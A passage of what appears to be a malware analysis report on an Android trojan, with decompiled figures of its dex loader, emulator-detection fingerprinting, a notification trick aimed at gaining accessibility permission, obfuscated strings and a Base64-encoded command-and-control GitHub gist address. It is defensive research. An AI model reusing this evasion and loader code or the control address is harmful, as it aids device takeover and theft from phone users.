


```
private static void a(ZipFile zipFile, ZipEntry zipEntry, File file, String str) {
    InputStream inputStream = zipFile.getInputStream(zipEntry);
    File createTempFile = File.createTempFile("tmp-" + str, ".zip", file.getParentFile());
    StringBuilder sb = new StringBuilder();
    sb.append("Extracting ");
    sb.append(createTempFile.getPath());
    try {
        ZipOutputStream zipOutputStream = new ZipOutputStream(new BufferedOutputStream(new FileOutputStream(createTempFile)));
        try {
            ZipEntry zipEntry2 = new ZipEntry("classes.dex");
            zipEntry2.setTime(zipEntry.getTime());
            zipOutputStream.putNextEntry(zipEntry2);
            n.a(b, inputStream, zipOutputStream);
            zipOutputStream.closeEntry();
        } catch (Exception e2) {
        } catch (Throwable th) {
            zipOutputStream.close();
            throw th;
        }
        zipOutputStream.close();
        if (createTempFile.setReadOnly()) {
            StringBuilder sb2 = new StringBuilder();
            sb2.append("Renaming to ");
            sb2.append(file.getPath());
            if (!createTempFile.renameTo(file)) {
                throw new IOException("Failed to rename \"" + createTempFile.getAbsolutePath() + "\" to \"" + file.getAbsolutePath() + "\"");
            }
            return;
        }
        throw new IOException("Failed to mark readonly \"" + createTempFile.getAbsolutePath() + "\" (tmp of \"" + file.getAbsolutePath() + "\")");
    } finally {
        a(inputStream);
        createTempFile.delete();
    }
}
```

```
mComponentCallbacks              {elementData=,size=0,modCount=0,shadow$_klass_=,shadow$_monitor_=0x8E5B5107}
mLoadedApk                       {mActivityThread=,mAppDir="/data/app/com.cwnjcjeo.qhmvgio-1/base.apk",mApplication=,mApplicationInfo=,mBaseClassLoader=null,mClassLoader=,mClientCount=0,mCredentialProtected…
  mActivityThread                {mActivities=,mAllApplications=,mAppThread=,mAvailThumbnailBitmap=null,mBackupAgents=,mBoundApplication=,mCompatConfiguration=,mConfiguration=,mCoreSettings=,mCurDefaultDisp…
  mAppDir                        "/data/app/com.cwnjcjeo.qhmvgio-1/base.apk"
  mApplication                   {mActivityLifecycleCallbacks=,mAssistCallbacks=null,mComponentCallbacks=,mLoadedApk=,mBase=,shadow$_klass_=,shadow$_monitor_=0x80B65B21}
  mApplicationInfo               {backupAgentName=,className="com.cwnjcjeo.qhmvgio.App",compatibleWidthLimitDp=0,credentialEncryptedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/d…
  mBaseClassLoader               null
  mClassLoader                   {pathList=,allocator=0xDDFB7C80LL,classTable=0xDDFB7C40LL,packages=,parent=,proxyCache=,shadow$_klass_=,shadow$_monitor_=0x875CBEFB}
  mClientCount                   0
  mCredentialProtectedDataDi…    {path="/data/user/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=,shadow$_klass_=,shadow$_monitor_=0x879EF2BE}
  mDataDir                       "/data/user/0/com.cwnjcjeo.qhmvgio"
  mDataDirFile                   {path="/data/user/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=null,shadow$_klass_=,shadow$_monitor_=0x8A4FF26C}
  mDeviceProtectedDataDirFile    {path="/data/user_de/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=,shadow$_klass_=,shadow$_monitor_=0x8B6F5035}
  mDisplayAdjustments            {mCompatInfo=,mConfiguration=,shadow$_klass_=,shadow$_monitor_=0x86D37CCA}
  mIncludeCode                   true
  mLibDir                        "/data/app/com.cwnjcjeo.qhmvgio-1/lib/x86"
  mOverlayDirs
  mPackageName                   "com.cwnjcjeo.qhmvgio"
  mReceivers                     {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x857FC958}
  mRegisterPackage               false
  mResDir                        "/data/app/com.cwnjcjeo.qhmvgio-1/base.apk"
  mResources                     {mIsObjectInited=true,mPackageName="com.cwnjcjeo.qhmvgio",mReplacementsCache={'\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0',…
  mSecurityViolation             false
  mServices                      {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x8E149B96}
  mSharedLibraries
  mSplitAppDirs
  mSplitResDirs
  mUnboundServices               {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x82322317}
  mUnregisteredReceivers         {mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x80D42304}
  shadow$_klass_                 {accessFlags=0x80011,annotationType=null,classFlags=0,classLoader=null,classSize=0x225,clinitThreadId=0,componentType=null,copiedMethodsOffset=0x28,dexCache=,dexCacheStrings…
  shadow$_monitor_               0x4E37DE4A
```

Figure 10. classes.dex


It checks the phone's **hardware features**, **name** and **version information** to understand whether the device is working in the virtual machine.



```
try {
    Locale locale = Locale.US;
    outputStream.write(String.format(locale, "Basic Information: 'pid: %d/tid: %d/time: %s'\n", Integer.valueOf(Process.myPid()), Integer.valueOf(Process.myTid()), m()).getBytes("UTF-8"));
    Object[] objArr = new Object[3];
    objArr[0] = e();
    if (g.a(1)) {
        S();
    }
    objArr[1] = l;
    objArr[2] = f();
    outputStream.write(String.format(locale, "Cpu Information: 'abi: %s/processor: %s/hardware: %s'\n", objArr).getBytes("UTF-8"));
} catch (Throwable th2) {
    a(th2, outputStream);
}
try {
    Locale locale2 = Locale.US;
    outputStream.write(String.format(locale2, "Mobile Information: 'model: %s/version: %s/sdk: %d'\n", Build.MODEL, Build.VERSION.RELEASE, Integer.valueOf(Build.VERSION.SDK_INT)).getBytes("UTF-8"));
    outputStream.write(("Build fingerprint: '" + Build.FINGERPRINT + "'\n").getBytes("UTF-8"));
    Object[] objArr2 = new Object[4];
    objArr2[0] = a(new Date(b));
    objArr2[1] = Long.valueOf(Runtime.getRuntime().maxMemory());
    objArr2[2] = g.d();
    objArr2[3] = b.y() ? "fg" : "bg";
    outputStream.write(String.format(locale2, "Runtime Information: 'start: %s/maxheap: %s/primaryabi: %s/ground: %s'\n", objArr2).getBytes("UTF-8"));
} catch (Throwable th3) {
    a(th3, outputStream);
}
try {
    Locale locale3 = Locale.US;
    outputStream.write(String.format(locale3, "Application Information: 'version: %s/subversion: %s/buildseq: %s/versioncode: %d'\n", g.R(), g.S(), g.T(), Integer.valueOf(a.c())).getBytes("UTF-8"));
    String str5 = MobileIdentities.JSON_VALUE_NAMESPACE_AUDIENCE_UUID;
    String str6 = "";
    if (b.d) {
        String nativeGet = JNIBridge.nativeGet(1, 0, null);
        str4 = JNIBridge.nativeGet(2, 0, null);
        str5 = nativeGet;
    } else {
        str4 = str6;
    }
    outputStream.write(String.format(locale3, "CrashSDK Information: 'version: %s/nativeseq: %s/javaseq: %s/arch: %s/target: %s'\n", "3.2.0.4", str5, "210105150455", str4, "release").getBytes("UTF-8"));
    if (str != null) {
        str6 = str;
    }
    outputStream.write(("Report Name: " + str6.substring(str6.lastIndexOf(47) + 1) + "\n").getBytes("UTF-8"));
} catch (Throwable th4) {
    a(th4, outputStream);
}
```

Figure 11. Hardware features, names and version information


It accesses the system language to determine the language it will use in its interface.



```
CODE:00069DE6
CODE:00069DE6 loc_69DE6:
CODE:00069DE6 invoke-super               {v4, v5}, <void Activity.onCreate(ref) imp. @ _def_Activity_onCreate@VL>
CODE:00069DEC invoke-virtual             {v4}, <ref MainActivity.getResources() imp. @ _def_MainActivity_getResources@L>
CODE:00069DF2 move-result-object         v5
CODE:00069DF4 invoke-virtual             {v5}, <ref Resources.getConfiguration() imp. @ _def_Resources_getConfiguration@L>
CODE:00069DFA move-result-object         v5
CODE:00069DFC iget-object                v5, v5, Configuration_locale
CODE:00069E00 invoke-virtual             {v5}, <ref Locale.getLanguage() imp. @ _def_Locale_getLanguage@L>
CODE:00069E06 move-result-object         v5
CODE:00069E08 const                      v7, 0
CODE:00069E0E const                      this, 2
CODE:00069E14 const                      p0, 0x7706
CODE:00069E1A invoke-static/range        {v7..p0}, <ref MainActivity.$(int, int, int) MainActivity_$@LIII>
CODE:00069E20 move-result-object         v0
CODE:00069E22 invoke-virtual             {v5, v0}, <boolean String.equals(ref) imp. @ _def_String_equals@ZL>
CODE:00069E28 move-result                v5
CODE:00069E2A if-eqz                     v5, loc_69E36

(String)v5          "en"          String          v5
```

Figure 12. System language


After receiving the default **ringtone**, **notifications** and **sound settings**, it appears to have changed these settings. It also sends a notification to obtain accessibility permission, thanks to the notification settings information it has acquired.



```
private NotificationManager a() {
    if ((23 + 30) % 30 <= 0) {
    }
    if ((30 + 23) % 23 <= 0) {
    }
    if (Build.VERSION.SDK_INT < 26) {
        return null;
    }
    NotificationManager notificationManager = (NotificationManager) this.a.getSystemService($(0, 12, 4494));
    String $2 = $(12, 25, 7559);
    String $3 = $(25, 40, 9912);
    String $4 = $(40, 62, 8475);
    Uri defaultUri = RingtoneManager.getDefaultUri(2);
    AudioAttributes build = new AudioAttributes.Builder().setContentType(4).setUsage(4).build();
    NotificationChannel notificationChannel = new NotificationChannel($2, $3, 4);
    notificationChannel.setDescription($4);
    notificationChannel.setSound(defaultUri, build);
    notificationChannel.enableLights(true);
    notificationChannel.setLightColor(-65536);
    notificationChannel.enableVibration(true);
    notificationChannel.setVibrationPattern(new long[]{100, 200, 300, 400, 500, 400, 300, 200, 400});
    notificationManager.createNotificationChannel(notificationChannel);
    return notificationManager;
}
```

Figure 13. Ringtone, notifications and sound settings

Some strings it parses dynamically:



```
public final class a {
    public static final String a = m.a("思恝恝恬");
    public static final String b = m.a("悒恒恬恬惨恒恬恐恛");
    public static final String c = m.a("恛惨惨恇惨恩恐");
    public static final String d = m.a("恇怕怀恝恚恩怕恁恙恚悖恩恇恥恂恴恷恤恥恹恻恵恧恠恣怀恁恊恨怕怀怅怄恻恚");
    public static final String e = m.a("");
}
```

Name	Value	Type	Location
(String)v0	".nnw"	String	v0

Name	Value	Type	Location
(String)v0	"uawwsawch"	String	v0


Name	Value	Type	Location
(String)v0	"hsstsec"	String	v0

Name	Value	Type	Location
(String)v0	"t43nie4rjidetVUGDWVJHFTS23ry84367Hi"	String	v0

Figure 14. Parsed strings

A **GitHub** address is reached with the parsed string in this section. Below is the resolved link

https://gist.githubusercontent[.]com/raheemsterling444/ab254eca6a406ca073747b7b40e0c5fd/raw/helloworld.json




```
CODE:000918F0 public static java.lang.String com.cwnjcjeo.qhmvgio.bot.e.b.b(
CODE:000918F0       java.lang.String p0)
CODE:000918F0 p0 = v6
CODE:000918F0 move-object/from16                 v2, p0
CODE:000918F4 const                              v0, 0x15
CODE:000918FA const                              v1, 0xF
CODE:00091900 add-int                            v0, v0, v1
CODE:00091904 rem-int                            v0, v0, v1
CODE:00091908 if-gtz                             v0, loc_91912

CODE:0009190C goto/32                            loc_91958

CODE:00091958
CODE:00091958 loc_91958:
CODE:00091958 goto/32                            loc_91912
CODE:00091958 Method End

CODE:00091912
CODE:00091912 loc_91912:
CODE:00091912 const                              v0, 0x11
CODE:00091918 const                              v1, 0x12
CODE:0009191E add-int                            v0, v0, v1
CODE:00091922 rem-int                            v0, v0, v1
CODE:00091926 if-gtz                             v0, loc_91930

CODE:0009192A goto/32                            loc_91952

CODE:00091952
CODE:00091952 loc_91952:
```

Watch view 1

Name	Value	Type
p0	"aHR0cHM6Ly9naXN0LmdpdGh1YnVzZXJjb250ZW50LmNvbS9yYWhlZW1zdGVybGluZzQ0NC9hYjI1NGVjYTZhNDA2Y2EwNzM3NDdiN2I0MGUwYzVmZC9yYXcvaGVsbG93b3JsZC5qc29u"	java.lang.String

Name	Value	Type
p0	"https://gist.githubusercontent.com/raheemsterling444/ab254eca6a406ca073747b7b40e0c5fd/raw/helloworld.json"	java.lang.String


Figure 15. Resolved link



```java
public static String b(String str) {
    if ((21 + 15) % 15 <= 0) {
    }
    if ((17 + 18) % 18 <= 0) {
    }
    return new String(Base64.decode(str, 0));
}
```

Figure 16. Algorithm that performs the analysis


Internet speed check:



```
package anet.channel.monitor;

/* compiled from: VlogNow */
public enum NetworkSpeed {
    Slow("弱网络", 1),
    Fast("强网络", 5);

    private final String a;
    private final int b;

    private NetworkSpeed(String str, int r4) {
        this.a = str;
        this.b = r4;
    }

    public static NetworkSpeed valueOfCode(int r1) {
        return r1 == 1 ? Slow : Fast;
    }

    public int getCode() {
        return this.b;
    }

    public String getDesc() {
        return this.a;
    }
}
```

Figure 17. Internet speed control functions


In this section, the malware performs **device activation** and **API** level control with the **isScreenOn()** method, which is deprecated in API 20.



```
public static boolean a(Context context) {
    Context context2 = context;
    if ((11 + 17) % 17 <= 0) {
    }
    if ((12 + 26) % 26 <= 0) {
    }
    PowerManager powerManager = (PowerManager) context2.getSystemService($(0, 5, 7766));
    return Build.VERSION.SDK_INT >= 21 ? powerManager.isInteractive() : powerManager.isScreenOn();
}
```

Figure 18. Device activity and API level control


It checks the **Wi-Fi** status using the device's system settings.



```
public static void a(Context context, boolean z) {
    boolean z2 = z;
    WifiManager wifiManager = (WifiManager) context.getApplicationContext().getSystemService($(31, 35, 5822));
    if (wifiManager != null) {
        wifiManager.setWifiEnabled(z2);
    }
}
```

Figure 19. Wi-Fi Statement

It manages the operations such as reading the phone book, sending data, text and SMS, along with obtaining the permissions in the Manifest file of the malware.

